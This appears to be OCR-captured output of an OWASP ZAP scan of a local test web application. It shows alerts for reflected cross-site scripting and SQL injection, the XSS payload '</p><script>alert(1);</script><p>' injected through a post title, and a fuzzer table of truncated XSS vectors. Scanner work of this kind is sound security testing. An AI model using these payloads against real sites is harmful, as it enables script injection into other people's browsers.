
WASC Id: 8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also

Other Info:

Attack > Active Scan site


Untitled Session - OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites
Scripts
Quick Start
Request
Response
Break
Script Console
Sites
http://localhost:8080
GET:login
GET:index.php
css
POST:login(password,username)
POST:login(searchTerm)
GET:login(error)
POST:login(error)(searchTerm)
GET:signup
POST:signup(searchTerm)
POST:signup(firstName,lastName,pa
GET:logout
GET:login(logout)
GET:post
POST:post(content,title)
http://localhost:9000
Header: Text
Body: Text
Forced Browse
Fuzzer
Params
Http Sessions
Zest Results
Clients
WebSockets
AJAX Spider
Output
History
Search
Break Points
Alerts
Active Scan
Spider
Alerts (5)
Cross Site Scripting (Reflected) (2)
POST: http://localhost:8080/post
POST: http://localhost:8080/post
SQL Injection - MySQL
SQL Injection (2)
Cross-domain JavaScript source file inclusion (18)
Password Autocomplete in browser (5)
GET: http://localhost:8080/login
GET: http://localhost:8080/login?error
GET: http://localhost:8080/login?logout
GET: http://localhost:8080/signup
POST: http://localhost:8080/signup
Alerts 3 0 2 0
Current Scans 0 0 0 0 0 0

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
  <a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on  November 30, 2015 8:12:14 PM EST</p>
<hr>
<img class="img-responsive" src="http://lorempixel.com/900/300/" alt="">
<hr>
<p></p><script>alert(1);</script><p></p>
```

Cross Site Scripting (Reflected)


URL: http://localhost:8080/post
Risk: High
Reliability: Warning
Parameter: title
Attack: </p><script>alert(1);</script><p>
Evidence: </p><script>alert(1);</script><p>
CWE Id: 79
WASC Id: 8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also

Other Info:


Flag as Context > Form-based Auth Login request



```
POST http://localhost:8080/login HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
Pragma: no-cache
Cache-control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Host: localhost:8080
```

```
username=ZAP&password=ZAP
```

Method	URI	Status	Reason	RTT (ms)	Size	State	Fuzz
POST	http://localhost:8080/post	200	OK	18	7,619	Reflected	style=-mo...
POST	http://localhost:8080/post	200	OK	11	7,663	Reflected	width: exp...
POST	http://localhost:8080/post	200	OK	10	7,773	Reflected	sstyle=foo...
POST	http://localhost:8080/post	200	OK	15	7,804	Reflected	<DIV STYL...
POST	http://localhost:8080/post	200	OK	12	7,839	Reflected	<DIV STYL...
POST	http://localhost:8080/post	200	OK	21	7,856	Reflected	<DIV STYL...
POST	http://localhost:8080/post	200	OK	16	7,886	Reflected	<FRAMES...
POST	http://localhost:8080/post	200	OK	14	7,917	Reflected	<STYLE>...
POST	http://localhost:8080/post	200	OK	10	7,958	Reflected	<STYLE>B...
POST	http://localhost:8080/post	200	OK	11	7,951	Reflected	<STYLE TY...
POST	http://localhost:8080/post	200	OK	24	7,998	Reflected	<STYLE>....
POST	http://localhost:8080/post	200	OK	15	7,908	Reflected	<STYLE>...
POST	http://localhost:8080/post	200	OK	17	7,883	Reflected	<IMG STYL...



This panel allows you to configure the authentication scheme used for this Context.

Currently selected Authentication method for the Context: Form-based Authentication

Configure Authentication Method

Login Form Target URL *: http://localhost:8080/login

Login Request POST Data (if any): username=ZAP&password=ZAP

